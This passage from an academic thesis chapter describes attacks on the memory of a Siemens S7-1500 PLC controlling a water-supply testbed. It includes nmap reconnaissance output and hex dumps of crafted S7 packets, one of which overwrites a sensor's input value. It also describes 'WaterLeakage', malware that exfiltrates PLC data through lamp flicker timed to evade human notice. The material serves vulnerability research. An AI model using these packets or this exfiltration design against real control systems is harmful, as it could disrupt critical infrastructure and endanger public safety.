The technique proposed in our research differs from (Wang et al., 2019; F. Zhang et al., 2019) given that the machine learning algorithms are feed with features that are collected from the INA219 sensor, which is hard-wired to the sensors and actuators. We do not rely on packets obtained from the control network unlike the research presented by (Schneider & Böttinger, 2018) because it might have been compromised by intruders before reaching the machine learning component. Furthermore, the work presented in this research is different from the existing work described above given that the datasets contain malicious and benign traces obtained from a physical testbed. Unlike the research provided by (Abokifa et al., 2018), a set of novel attacks that target the Input and Output memory of the latest SIMATIC S7-1500 PLC were executed to the testbed when the datasets were collected.

Additionally, this research includes the online and offline performance of our proposed machine learning algorithms which is fully discussed and presented in Chapter 5. Further, the performance of the machine learning algorithms is shown in detail highlighting the strengths and weaknesses found in each one of them. Moreover, this research provides results obtained from the execution of a novel set of attacks against a physical testbed which differs from the work presented in the related work above.

Chapter 3: PLC memory attacks; A practical approach

3.1 Introduction

This chapter describes a set of novel attacks executed to the memory of the SIMATIC S7-1500 PLC. The PLC, that we also used in this research, is one of the latest models available in the market and currently used in a considerable number of critical infrastructures such as manufacturing, water systems and nuclear stations. The purpose of studying such a PLC is to reveal vulnerabilities that can have a disastrous impact on key industries and even a threat to human lives. The attacks described in this chapter can be executed from a device that is connected to the same PLC network and the attacker does not need any knowledge of the control system logic. This chapter begins with an overview of the SIMATIC S7-1500 PLC followed by a description of its different memory spaces. The end of this chapter provides a practical scenario in which an intruder reveals sensitive information of the control system through the execution of WaterLeakage, our novel stealthy malware that exfiltrates information from the PLC memory. This scenario demonstrates the potential weaknesses of cutting-edge equipment like SIMATIC S7-1500. The results have been published in Proceedings of 15th IEEE International Conference on Control & Automation (ICCA). The WaterLeakage malware achieved the 3rd place at the poster competition in Cyber Security (PCiCS-2018).

3.2 SIMATIC S7-1500

SIMATIC S7-1500 is one of the fastest running PLCs worldwide. This PLC is capable of handling complex tasks in different industries such as manufacturing, chemical, water systems, power grids, pharmaceutical, food and more. However, this highly complex PLC has a poor cyber-security design that might lead to compromise the systems under control. For instance, (CISA, 2020) provides a report that describes the latest vulnerability found in the SIMATIC S7-1500 controller, which was published in February 2020. The vulnerability mentioned in the report allows the execution of denial-of service (DoS) attacks utilizing crafted UDP packets. The result of executing a DoS attack against control systems where service time is critical, such as utilities, could be disastrous. Although, it should be noted that DoS attacks have been widely studied in the cyber-security field and currently there are devices such as firewalls and IDSs that can easily detect those attacks.

Further, the research conducted by (Biham et al., 2019) highlights two important weaknesses found on SIMATIC S7-1500 PLC. Firstly, the PLC does not verify the origin of incoming connections whether they are authorized or not, as a result, it is therefore feasible for the creation of rogue engineering stations. These stations can send and receive commands to the PLC to alter the operation of the system under control. An attacker could plan and execute an attack from a rogue station against specific sensor/actuators such as pumps, flowmeters or pressure sensors. For example, in a water purification system, the attacker could increase or decrease the amount of chlorine that is injected into the water. As a result, the health of water consumers would be greatly affected. The second weakness found by researchers is that Siemens PLCs with the same model and firmware share an identical pair of public and private keys. These keys are used to establish the initial communication between the PLC and the monitoring station. An attacker might be able to sniff the traffic to collect information related to the control process. The attacker could also execute more harmful attacks such as Man-In-The-Middle (MITM) against the system. Throughout our research, we found out that the Input and Output memory of SIMATIC S7-1500 PLC is also vulnerable to cyber-attacks executed by intruders. This is the focus of the research presented in this Chapter and will be explained in detail in the following sections.

3.2.1 SIMATIC S7-1500 memory areas

Figure 3.1 shows the memory areas in the Simatic S7-1500 PLC. Those areas correspond to the programming device, signal modules and Central Processing Unit of the (PLC). The programming device normally a PC which contains an offline project programme and data, which are downloaded to the PLC Load Memory and is created using software called Siemens TIA Portal (Siemens, 2019).




Figure 3.1 Simatic S7-1500 memory areas

The signal modules contain spaces of memory addressed to input and output signals that come from sensors/actuators such as flowmeters, pressure sensors, pumps and valves (Siemens, 2019). These spaces of memory are of interest because the attacks explained later in this chapter are executed against those specific spaces of memory.

The online data consists of the user program and the system data which are located in the CPU. The load memory contains the entire user program which includes configuration data (Siemens, 2018). This space of memory is located inside the SIMATIC memory card. The user program transferred to the PLC from the programming station residing in the work memory, but it is initially transmitted to the load memory and then into the work memory.

The work memory is integrated into the CPU and it is designed as a fast-volatile memory where the code and data blocks reside. The work memory is divided into two areas: code work memory, which contains the program code and data work memory where user data and the data of technology blocks are allocated.

The retentive memory comprises bit memories, timer/counter functions and data tags which are defined as retentive. The values allocated in the retentive memory remains after a power failure, however, they are deleted if the memory is reset.

The system memory contains the process images for inputs and outputs, which are a copy of the input and output from the signal modules. It also contains temporal local data, which are buffers for program execution in user program blocks. Our research focuses on assessing system memory and working memory vulnerabilities.

3.2.2 SIMATIC S7-1500 operation

The PLC operates by continually scanning the programs uploaded by the user and repeat this process many times per second (Kamel & Kamel, 2014). Figure 3.2 represents the PLC scan cycle. When put into operation, it performs a self-test by running checks on hardware and software such as memory card errors and I/O modules. These modules are shown in Figure 3.1. Then it starts a three-step process:

a) **Input scan**. PLC detects the state of input devices connected to it. For instance: level sensors and flow meters.

b) **Execute program**. PLC executes a program one instruction at a time using only the copy of its input memory.

c) **Output update**. Output memory is updated based on the inputs obtained in the first step and the result of executing the program during the second step. Detailed information regarding the PLC Scan can be found in Chapter 1, section 1.4.1.




Figure 3.2 PLC scan

3.3 Attacks to the input/output/work memory of a SIMATIC S7-1500 PLC

SIMATIC S-7 1500 PLC uses fixed spaces of memory for the Input/output signal modules (Siemens, 2018). Further, the PLC does not have a mechanism to validate incoming connection requests. For that reason, any device (authorized or not) that is connected to the control network can communicate with the PLC. Throughout our research, we created a set of novel attacks on PLC memory using the vulnerabilities mentioned above. We demonstrate in the sections below that the execution of these attacks could have a negative impact on any ICS.

3.3.1 Attack model

We present a model of attacks to the PLC memory, which can be used to understand the possible attack vectors intuitively and concisely. Let us assume K denotes the attacker while C denotes the control process in operation.

Furthermore, we denote the possible origin of the attacks to the PLC memory as T. Assuming in our testbed scenario, the attacks could be originated from the HMI interface denoted as H, the SCADA system denoted as S, any computer connected illegally to the network denoted as NC. Thus, we define T as follows:

$$T \triangleq \{\mathrm{H} \cup \mathrm{S} \cup \mathrm{NC}\}$$

According to our model, every attack originates from an attacker k where $k \in K$ by a means T towards a target C. We can model this relationship as follows:

$$k \mapsto \mathrm{t} \rightsquigarrow \mathrm{c}$$

where $k \in K$, $t \subseteq T$ and $c \in C$. The notation $\mapsto$ maps the attacker to the possible points of attack execution and the notation $\rightsquigarrow$ leads to the victim.

As it is described before, the attacks disturb the PLC memory. However, the PLC has different spaces of memory that could be affected. Thereby, we denoted A as the attack attempted, a_1 attack to the input memory, a_2 attack to the output memory and $a_3$attack to the working memory. Thus, we define A as follows:

$$A \subseteq \{a_1 \cup a_2 \cup a_3\}$$

Each attack has a probability of being successful. We denoted the probability of the attack as P_a. The probability of the attack defines its severity. The higher the probability of an attack the higher the damage into the system. However, in our model, a successful attack might affect the system in two different ways. We assume that the severity of the attack denoted as R can affect the control operation in two ways. It could have a severe impact on the control operation denoted as r_1 or it could affect the performance denoted as r_2. The severity of the attack is defined as follows.

$$R: a \rightarrow \{r_1, r_2\}$$

where a ∈ A. The high probability of an attack to succeed is denoted as ∂ and a low probability is denoted as Ʀ. Hence, the severity of an attack a ∈ A can be represented as follows:

$$R(a) = r_1 \qquad \text{If } P_a > Ʀ$$

$$R(a) = r_2 \qquad \text{If } P_b > \partial$$

r_1 defines an attack that results in stopping the control operation, for instance, damage in an actuator like the pump or a tank overflow. On the other hand, r_2 represents an attack that increases or decreases the water level without affecting the entire operation.

The attack is represented as follows:

$$a \mapsto \mathrm{t} \rightsquigarrow \mathrm{c}, \mathrm{r}$$

where a ∈ A, t ⊆ T, c ∈ C and r ⊆ R.

Hence, an attack attempted a ∈ A by the intruder k ∈ K to the control process c ∈ C might affect the performance r_1∈R or the operation r_2∈R. The attacker might execute one attack (single point) at the time or multiple attacks (multiple points). The attack is considered successful when P_a > Ʀ and P_b > ∂.

3.3.2 ICS protocol

The SIMATIC S7-1500 Advanced Controllers use an industrial Ethernet standard (fieldbus) for automation called PROFINET to communicate with other devices connected to the same Local Area Network. The PROFINET is not a Siemens proprietary protocol, instead, this standard was designed to allow controlling equipment in industrial environments with tight time constraints such as 1ms or less. The PLC SIMATIC S7-1500 allows integrating with the different environments because it provides a wide range of communication capabilities through its interfaces. The SIMATIC S7-1500 also supports TCP/IP, UDP, ISO-on-TCP, Modbus TCP and more. The attacks discussed in our research explore PROFINET, which is an industrial standard for data communication over TCP/IP. Related implementations like SWaT employs Modbus TCP (Qing Liu & Yingmei Li, 2006) and WADI devices CIP over Ethernet/IP (Ahmed et al., 2017) . Modbus TCP is a protocol with vulnerabilities (Kwon, Taeyean and Lee, Jaehoon and Yi, 2016) e.g. it lacks adequate security checks in communication between two endpoints which could allow an unauthenticated remote attacker to send random commands against any slave device using the MODBUS master. However, Profinet protocol provides more secure communication and is the most widely used standard in ICS. Therefore, from an attacker's point of view, it is more difficult to issue cyber-attacks against a system which implements Profinet (i.e. CWSS) rather than Modbus TCP (i.e. SWaT).

3.3.3 Packet crafting

The large variety of protocols supported by the PLC's allow them to integrate diverse control networks, however, from a security point of view, it is also one of the biggest challenges when it is required to secure such systems. One of the major issues with control protocols is lack of traffic encryption during network communication. From an attacker's point of view, it only requires dissecting the TCP/IP packet and then understanding the parameters and values sent during the communication among the control devices. To perform the attacks, we craft ISO 8073/X.224 COTP (Stouffer et al., 2015) packets targeting the input memory spaces of the PLC. Figure 3.3 shows the structure of the crafted packet. The Siemens PDU is wrapped in the TPKT and ISO-COTP protocols. This allows the packet to be sent over TCP/IP. Inside the Siemens PDU the parameter header contains the length of the information, message and message type. The integrity part manages connection parameters whereas data contains the values written in the input memory.





Figure 3.3 ISO-COTP packet structure

3.4 Attack methodology

In this section, the methodology for attacking the PLC Input Memory is laid out assuming that the attacker is already connected to the control network. The attack is divided into the steps described as follows.

3.4.1 Reconnaissance


The first step of the attack against the PLC is to perform an active reconnaissance on the network. This is achieved by scanning the devices connected to the control network. By default, the PLC SIMATIC S7-1500 uses the port 102 for TCP/IP communications. Thereby, the attacker aims to look for devices with such a port open. Figure 3.4 shows the use of the nmap tool to execute the network scan and the response obtained from the devices connected to the network. For this scenario, we scanned all the devices connected to the network 192.168.0.0/24 with the port 102/TCP open.



```
user@pc:~# nmap -sS 192.168.0.0/24 -p 102

Nmap scan report for 192.168.0.1
Host is up (0.00051s latency).

PORT    STATE SERVICE
102/tcp open  iso-tsap
MAC Address: 28:63:36:92:BD:CA (Siemens AG -
Industrial Automation - EWA)
```

Figure 3.4 Network reconnaisance

We obtained a positive answer indicating that the port 102/TCP is open from the device 192.168.0.1. It also reveals that this is a Siemens device. The next step is identifying the device connected to the network. To perform this, we crafted an ISO 8073/X2.224 COTP packet, using the tool Scapy (Lopes et al., 2015), requesting information from the PLC CPU. Figure 3.5 shows the packet sent over the network and the response received from the PLC. As it can be seen, the response received shows the PLC model, brand, and CPU model.



```
28 63 36 92 bd ca 00 0c 29 df 30 65 08 00 45 00  (c6.....).0e..E.
00 49 db 48 40 00 40 06 dd 4c c0 a8 00 c8 c0 a8  .I.H@.@..L......
00 01 81 80 00 66 36 65 84 a9 00 05 c8 8a 50 18  .....f6e......P.
72 10 a5 94 00 00 03 00 00 21 02 f0 80 32 07 00  r........!...2..
00 01 00 00 08 00 08 00 01 12 04 11 44 01 00 ff  .............D...
09 00 04 00 1c 00 00                             .......
```


```
00 0c 29 df 30 65 28 63 36 92 bd ca 08 00 45 00  ..).0e(c6.....E.
01 a5 9a 71 00 00 1e 06 7e c8 c0 a8 00 01 c0 a8  ...q....~.......
00 c8 00 66 81 80 00 05 c8 8a 36 65 84 ca 50 18  ...f......6e..P.
10 00 39 7d 00 00 03 00 01 7d 02 f0 80 32 07 00  ..9}.....}...2..
00 01 00 00 0c 01 60 00 01 12 08 12 84 01 01 00  ......`.........
00 00 00 ff 09 01 5c 00 1c 00 00 00 22 00 0a 00  ......\....."...
01 53 37 31 35 30 30 2f 45 54 32 30 30 4d 50 20  .S71500/ET200MP
73 74 61 74 69 6f 6e 5f 31 00 00 00 00 00 00 00  station_1.......
00 00 02 50 4c 43 5f 31 00 00 00 00 00 00 00 00  ...PLC_1........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 03 20 20 20 20 20 20 20 20 20 20 20  .....
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 00 04 4f 72 69 67 69 6e 61 6c 20       ..Original
53 69 65 6d 65 6e 73 20 45 71 75 69 70 6d 65 6e  Siemens Equipmen
74 00 00 00 00 00 00 00 05 53 20 43 2d 46 44 53  t........S C-FDS
35 37 30 39 36 32 30 31 35 00 00 00 00 00 00 00  570962015.......
00 00 00 00 00 00 00 00 00 00 07 43 50 55 20 31  ...........CPU 1
35 31 36 2d 33 20 50 4e 2f 44 50 00 00 00 00 00  516-3 PN/DP.....
00 00 00 00 00 00 00 00 00 00 00 00 08 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00  ................
2a f6 00 00 01 00 00 00 00 00 00 00 00 00 00 00  *...............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 0b 20 20 20 20 20 20 20 20 20 20 20 20 20  ...
20 20 20 20 20 20 20 20 20 00 00 00 00 00 00 00           .......
00 00 00                                         ...
```

Figure 3.5 Packet request on the left and response on the right

3.4.2 Execution of the attack to the PLC memory

The Siemens PLCs use a fixed space of memory for their inputs and outputs. This space of memory is updated in every PLC scan. It is possible to access these spaces of memory over the network to allow data loggers to collect information of the control process. However, it is also possible for attackers to craft packets and overwrite these areas of memory. Figure 3.6 shows the crafted packet sent to the PLC over the network. This packet writes in the input space of memory addressed to the ultrasonic sensor with a value of 150. The important information is highlighted inside the dotted area in Figure 3.6 The value of x05 indicates that the TCP/IP network packet contains a write instruction addressed to the input memory of the PLC, which is given by the value x81. The following parameter indicates the memory address where the ultrasonic sensor is connected, which in this scenario is x20. The input memory handles different types of data, such as bit, byte, word, dword, real, counter and timer.

Siemens PLCs use the data type word for analogue input and output devices. Hence, the bit that defines the data type in the crafted TCP/IP packet shown in Figure 3.6 is set to x04. Next parameter corresponds to the length of the value to be written in the input memory of the PLC, which is set to x10 for the TCP/IP packet shown in Figure 3.6. It should be noted that the value of x10 is represented in hexadecimal, the representation of such value to decimal is 16. This means that the value to be written is composed of 16 bits. The last parameter shown in Figure 3.6 corresponds to the value injected in the input memory of the PLC. This value is x90, which converted to decimal is 150. Detailed technical information of this attack can be found at appendix A.1. Outside the dotted area is the general information of the packet sent, such as IP addresses and MAC addresses.



```
28 63 36 92 bd ca 00 0c 29 df 30 65 08 00 45 00  (c6.....).0e..E.
00 4d 4a fc 40 00 40 06 6d 95 c0 a8 00 c8 c0 a8  .MJ.@.@.m.......
00 01 81 76 00 66 06 af 7e 0b 00 05 be 0f 50 18  ...v.f..~.....P.
72 10 81 df 00 00 03 00 00 25 02 f0 80 32 01 00  r........%...2..
00 02 00 00 0e 00 06 05 01 12 0a 10 02 00 02 00  ................
00 81 00 00 20 00 04 00 10 00 96                 .... ......
```

Figure 3.6 Crafted packet to the PLC input memory

3.5 WaterLeakage: A practical example of an ICS malware

WaterLeakage is our novel stealthy malware capable of locating Siemens PLCs in the control system network. This malware can be used as part of the reconnaissance stage of a sophisticated attack such as Stuxnet. It collects information from the input/output memory SIMATIC S7-1500, such as sensors related data, CPU model and software version and then it exfiltrates that information using lights as a covert channel.

3.5.1 Threat model

It has been shown over the years, the feasibility of infecting computers inside control networks to execute cyber-attacks or gather sensitive information (Genge et al., 2017; Langner, 2011; Liang et al., 2017). In this practical exercise, it is assumed that the attacker managed to get access to the physical environment and connect a Raspberry Pi (Pi, 2019) to the control system network. The Raspberry Pi contains a malware that is programmed to scan and find out what PLC's are connected to in the control network. When a PLC is located, the Raspberry Pi crafts network packets and send requests to the PLC aiming to gather sensitive information such as IP address, serial number, and CPU status. This information is then exfiltrated from the system using visual channels. This threat model also involves a slow-motion camera as a receiver to record the exfiltrated information. Finally, the attacker can decode this information by applying image processing techniques on the captured video. The available ICS security frameworks (Stouffer et al., 2015), (Nash, 2005) indicate that the network switches that belong to the control network should shutdown the unused ports, however, this attack is applicable in a scenario where the hacker is an insider who already has an access to the organisation (Ginter, 2017).

A. Insider threat

ICS can be under different threat in various ways and the source of the attack could come from: terrorist groups, skilled hackers, outsourcing companies, natural disasters and insiders. The insider is a malicious threat originated within the organisation and its actions poses a considerable harm to equipment, financial or reputation(Ginter, 2017). A disgruntled insider could be motivated by money, to steal data or cause damage to the company's reputation. Although it should also be considered that unintentional employee's actions such as negligence or recklessness could also lead to security breaches(Stouffer et al., 2015). For this practical scenario, it is considered that an insider has an access to the control system network and is involved in the attack.

3.5.2 Design and implementation

This section describes the testbed and methods implemented to demonstrate in practice the data exfiltration on ICS using visual channels.

A. Testbed

For this experiment, a scaled-down model of a clean water supply system is implemented in the Festo MPS PA Compact Workstation Rig (FESTO, 2015). Figure 3.7 shows the testbed scenario employed in the experiment described in this chapter. The Festo Rig simulates an essential utility such as an uninterrupted clean water supply system. Its components (sensors and actuators) are hardwired to the Simatic S7-1500 PLC (Siemens, 2018). The control strategies and operator interfaces are programmed and configured using TIA Portal V14. The PLC and the Supervisory Control and Data Acquisition System (SCADA) are able to communicate by means of a network switch. This communication link represents the control system network. The Raspberry Pi connected to the control system network represents the component placed by the adversary. It is programmed to collect and exfiltrate the information obtained from the control process using two lamps attached to the Festo Rig. The visual information is captured by a video receiver and then processed by a computer in order to decode the original sensitive data. Technical information regarding the implementation of the clean water supply system will be discussed in Chapter 4.




Figure 3.7 Testbed

B. Stealthy waterleakage malware

The Raspberry Pi connected to the control network contains the stealthy WaterLeakage malware which is developed in Python 2.7.15. The malware starts its operation and targets devices connected to the control system network that are listening for incoming connections on the port 102. This is the port used by default in the Siemens PLCs. To achieve this, the malware executes a network scan using the NMAP tool (NMAP, n.d.) against that specific port aiming to obtain the list of the PLC's IP Addresses in the control system network. The second stage of the malware is to start obtaining information from the different memory spaces from the PLC. This goal is feasible as Siemens supports a wide range of protocols over Ethernet. Thus, it is possible to collect information from the Siemens PLC by crafting ISO 8073/X.224 COTP packets (Stouffer et al., 2015). Another advantage for the attacker is that Siemens PLCs use fixed spaces of memory for addressing the Inputs and Outputs. Thereby, at this stage, the attacker may also read the values provided by the sensors connected to the Input memory and the values sent to the actuators through the Output memory.

It should be noted that from the Simatic S7-1200 model onwards, Siemens introduced a new feature called memory optimisation with the intention of allocating data-blocks and function-blocks in a given space of memory. This feature makes it difficult for the attacker to obtain information from that specific space of memory. On the other hand, it is possible to obtain such information in older models where the Input, Output and Working memories are fixed. In the third stage of the attack, the information collected from the PLC memory is transformed from text to binary using the binascii module available in Python (Foundation, n.d.). Finally, to exfiltrate the information the lamps Q1 and Q2 attached to the Festo Rig are used. These lamps are showed as part of the testbed in Figure 3.6. Lamp Q1 (on the left-hand side of Festo Rig) represents 0 and lamp Q2 (on the right-hand side of Festo Rig) represents 1. These lamps are connected to the digital output of the PLC. It can be argued that in a real ICS the PLC is not used for driving lamps because in most scenarios its interface uses touch screen or computer technology. However, it is still a common practice to drive some status indicators using lamps.

C. Sender

Many parameters need to be considered by an attacker before exfiltrating the information from the Control Process through the Lamps. It is well-known that in average a human's eyes can perceive flickers that occur at about 60Hz (He et al., 1997), (Council, 1995). For this reason, the attacker should consider the frequency of data transmission to avoid detection. Figure 3.8 shows an analysis where X-axis represents the delay between each packet before it is exfiltrated through the corresponding lamp and the Y-axis represents the time taken to exfiltrate 942 bits of data. It can be seen that the shorter the delay, the less time it takes to transmit the message. It takes 9.21 seconds to transmit the 942 bits of data when no delay is expected between the packets.




Figure 3.8 Time taken to exfiltrate 942 bits of data.

D. Receiver

A receiver is required to decode the extracted message, for instance, a video camera that is near or with a line of sight with the visual channel. As mentioned previously, it is the attacker's choice whether to use high frequency to send the data in a shorter time or use a lower frequency, which needs a longer time. However, sending the information at high frequency requires a more sophisticated receiver capable of capturing the exfiltrated data. On average, the default configuration for a video recording camera is 30 frames per second with a resolution of 720 pixels. This configuration allows to receive the exfiltrated sensitive data through the lamps but only when the data is transmitted at a low frequency. For higher frequencies, it requires a video recorder with slow-motion features. Nevertheless, better quality and more sophisticated features demand more storage capacity. Figure 3.9 shows the storage analysis with two different video resolutions. These resolutions were used to record the same 942 bits of data represented in Figure 3.8 The X-axis represents the time taken to transmit the bits and the Y-axis represents the storage required in Megabytes. The greater the transmission time, the greater the storage required in the receiver device.





Figure 3.9 Video quality – storage required.

3.5.3 Results

This section describes the practical experiments of the stealthy WaterLeakage malware in addition to the feasibility of the proposed approach.

A. Network scan

NMAP is a lightweight and powerful host discovery tool with a considerable number of features available to use. The malware only uses the TCP SYN Scan feature of NMAP because it performs quickly and without raising alarms from security devices placed on the network such as firewalls. Figure 3.10 shows the command used to execute the network scan, the flag -sS means TCP SYN Scan (NMAP, n.d.). The range of IP Addresses scanned are from 192.168.0.1 to 192.168.0.254. The flag -p at the end of the command indicates that the scan considers only the port 102.




```
r@pc:#nmap -sS 192.168.0.0/24 -p 102

Nmap scan report for 192.168.0.1
Host is up (0.00051s latency).

PORT     STATE SERVICE
102/tcp open  iso-tsap
MAC Address: 28:63:36:92:BD:CA (Siemens AG-
Industrial Automation - EWA)
```

Figure 3.10 Network scan result.

The result of the scan shows that the IP address 192.168.0.1 satisfies the requirements previously described because the port 102 is open and also the type of service ISO-TSAP (International Standard Organization – Transport Service Access Point) is available. This protocol was designed years ago with no security in mind with the intention to be open and reliable, thus, it is not secure. Further, the report provides the MAC address of the device and it indicates that it is a Siemens device.

B. Information gathering


To obtain information from the PLC we craft an ISO-COTP (COTP uses TSAP) packet emulating a connection from an external client. Siemens PLCs do not distinguish between authorized and unauthorized connections, for this reason, it is possible to request information pretending to be an authorized client. We use the SCAPY tool (Lopes et al., 2015) to generate the packet. Further, we use the Wireshark tool to monitor the network activity between the Raspberry Pi and the PLC. Figure 3.11 shows the packet that requests information from System Status List (SZL).



```
28 63 36 92 bd ca a8 20  66 16 e7 23 08 00 45 00   (c6····  f··#··E·
00 49 00 00 40 00 40 06  00 00 c0 a8 00 32 c0 a8   ·I··@·@·  ·····2··
00 01 f6 1f 00 66 5c 20  53 38 00 05 89 2e 50 18   ·····f\  S8···.P·
ff ff 81 bf 00 00 03 00  00 21 02 f0 80 32 07 00   ········  ·!···2··
00 01 00 00 08 00 08 00  01 12 04 11 44 01 00 ff   ········  ····D···
09 00 04 00 1c 00 00                               ·······
```

Figure 3.11 Request PLC information.

